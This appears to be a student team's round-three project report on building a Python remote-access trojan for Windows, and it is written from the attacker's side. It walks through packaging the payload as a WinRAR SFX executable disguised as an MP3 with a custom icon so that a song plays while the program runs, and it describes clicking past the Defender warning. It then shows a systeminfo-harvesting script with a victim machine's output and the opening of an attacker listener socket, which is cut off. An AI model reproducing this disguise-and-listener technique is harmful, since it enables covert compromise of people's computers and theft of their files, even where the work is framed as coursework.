

# **Team based Project – Round Three Submission**

**Project Title:** Accessing Windows 11 while enabling Windows defender and firewall

## **Team Members:**

1. Venkat Nithin Atturu – [vatturu@ttu.edu](mailto:vatturu@ttu.edu) - R11796416
2. Sulakshana Mucheli – [smucheli@ttu.edu](mailto:smucheli@ttu.edu) - R11842834
3. Nagavarshini Surapaneni – [nasurapa@ttu.edu](mailto:nasurapa@ttu.edu) - R11845738

**Goal:** Accessing Windows 10 and 11 operating system and manipulating the file system of OS

**Programming language used:** Python

## **Abstract:**

In this project, we access the system-level information on the victim's computer using python code. Once the code gets executed on the victim's computer, we will have all the access to the computer, and we can inject our files to the victim's computer or copy files from the victim to the attacker's machine. We can execute all the bash commands on the victim's computer using the attacker's machine.


## Report of what has been done in this round

We have embedded the python file to the Executable file, the below steps are used in making the Executable.


First the Python program is converted to exe, later we will use WinRAR and chose SDX options and embed the exe file to the MP3.

Here we have used WinRAR for creating the SFX archive here SFX is a computer executable program which contains compressed data in an archive file combined with machine-executables.

The below selected files are used for making the main payload.




The below screen shot shows what is the path of the Icon I have selected for the Executable.




In setup tab we can instruct the exe to run what ever the program we need to execute after clicking Executable.

Here I have instructed test.exe and song.mp3 for the executable.




When the victim tries to open the dist.exe which is the payload file then we see a popup saying that Windows Protected your PC.


But in majority of cases when the virus file is downloaded to the computer, the file should be immediately deleted by the defender but here it is showing only the warning.



When we click on 'More info' we can see Run anyway button, so Defender is not considering this Executable as malware.



When the Victim clicks run anyway the program will get executed and will open a media player with the song playing.



### Extracting System Level information of the victim's computer:

The screenshot shows a Windows desktop environment. The primary focus is a Visual Studio Code (VS Code) editor window titled "new.py - Visual Studio Code". The editor displays a Python script named "new.py" with the following code:

```

1 # import module
2 import subprocess
3
4 # traverse the info
5 id = subprocess.check_output(['systeminfo']).decode('utf-8').split('\n')
6 new = []
7
8 # arrange the string into clear info
9 for item in id:
10     new.append(str(item.split("\n")[:-1]))
11
12 for i in new:
13     with open('SystemInfo.txt', 'a') as f:
14         f.writelines(i[:-2])
15
16 print("DONE SAVED as SystemInfo.txt")

```

The VS Code interface includes a sidebar on the left with icons for Explorer, Search, and Run and Debug. The top of the window has a menu bar with options: File, Edit, Selection, View, Go, Run, Terminal, and Help. The bottom status bar of VS Code shows "Ln 14, Col 39", "Spaces: 4", "UTF-8", "CRLF", "Python", and "3.6.0 64-bit".

Below the VS Code window is the Windows taskbar. It features the Start button, a search bar labeled "Search", and several pinned application icons: File Explorer, Microsoft Edge, a folder icon, a mail icon, a task view icon, and a VS Code icon. The system tray on the right shows the date and time as "21:57 06-12-2022".

**Extracted System level information:**

```
SystemInfo.txt - Notepad
File Edit View

Host Name: DESKTOP-6HNCEJ80S Name: Microsoft Windows 10 ProOS Version: 10.0.19044 N/A Build 190440S Manufacturer:
h (United States)Input Locale: 00004009Time Zone: (UTC-06:00) Central Time (US & Canada)Total Physical Memory: 12,172 MBAvailable Physic
[13]: KB5006753 [14]: KB5007273 [15]: KB5011352 [16]: KB5011651 [
[02]: Realtek PCIe GbE Family Controller Connection Name: Ethernet Status: Media
Microsoft Windows 10 ProOS Version: 10.0.19044 N/A Build 190440S Version: 10.0.19044 N/A Build 190440S Version: 10.0.1904
-2020, 02:17:20 AMSystem Boot Time: 05-12-2022, 07:14:11 PMSystem Boot Time: 05-12-2022, 07:14:11 PMSystem Boot Time: 05-12-2022, 07:14:11 PM
C:\\WINDOWS\\system32ume1System Directory: C:\\WINDOWS\\system32Boot Device: \\Device\\HarddiskVolume1es)Boot Device: \\De
Memory: In Use: 5,925 MBVirtual Memory: Available: 8,603 MBVirtual Memory: In Use: 6,109 MBPage File Location(s): D:\\pagefile.sysVirtual Memory: In Use: 5
[04]: KB4580325 [04]: KB4580325 [07]: KB4593175 [05]: KB4586864
73 [15]: KB5011352 [17]: KB5014032 [15]: KB5011352 [16]: KB501165
68 [01]: Intel(R) Dual Band Wireless-AC 3168Network Card(s): 3 NIC(s) Installed.me: Wi-Fi Connection
02]: fe80::11d1:367b:7874:5b1c [04]: fd62:c7a5:95a5:0:11d1:367b:7874:5b1c [02]: Realtek PCIe GbE Family Control
DHCP Enabled: No DHCP Enabled: No [03]: VirtualBox Host-Only Ethernet Adapter
Data Execution Prevention Available: Yes Second Level Address Translation: Yes Data Execution
e F.22, 25-08-2017Windows Directory: C:\\WINDOWSSystem Directory: C:\\WINDOWS\\system32Boot Device: \\Device\\HarddiskVolume1System Locale
[09]: KB5000736 [10]: KB5003791 [11]: KB5012170 [12]: KB5018410
[02]: fe80::11d1:367b:7874:5b1c [03]: fd62:c7a5:95a5:0:58ec:319d:80d4:e116 [04]: fd62:c7a5:95a5:0:11d1
ame: DESKTOP-6HNCEJ80S Name: Microsoft Windows 10 ProOS Version: 10.0.19044 N/A Build 190440S Manufacturer: Mi
ted States)Input Locale: 00004009Time Zone: (UTC-06:00) Central Time (US & Canada)Total Physical Memory: 12,172 MBAvailable Physical Mem
KB5006753 [14]: KB5007273 [15]: KB5011352 [16]: KB5011651 [17]: K
[02]: Realtek PCIe GbE Family Controller Connection Name: Ethernet Status: Media disco
ion: Standalone WorkstationOS Build Type: Multiprocessor FreeRegistered Owner: Windows UserRegistered Organization: Product ID:
Size: 14,028 MBVirtual Memory: Available: 11,685 MBVirtual Memory: In Use: 2,343 MBPage File Location(s): D:\\pagefile.sysDomain: WORKGROUPLo
[18]: KB5014035 [19]: KB5014671 [20]: KB5015895 [21]: KB5016705
Media disconnected [03]: VirtualBox Host-Only Ethernet Adapter Connection Name: VirtualBox Host-Only Network
```




## Python code for Listener:


```
File Edit Selection View Go Run Terminal Help • new_listener.py - Visual Studio Code
C:\Users\Manisha> OneDrive > Desktop > Nithin > new_listener.py > send_data
1 from base64 import decode
2 from ctypes import sizeof
3 from email.headerregistry import Address
4 from email.mime import Image
5 from logging.config import listen
6 from multiprocessing import connection
7 from multiprocessing.connection import Listener
8 import socket
9 from sre_constants import SUCCESS
10 import time
11
12 x=0
13 Listener = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
14 Listener.bind(("192.168.1.107",15000))
15
16 Listener.listen()
17 print("Server is started!")
18 connection,address = Listener.accept()
19 print("Got connection from {}".format(address))
20
21 def send_data(output_data):
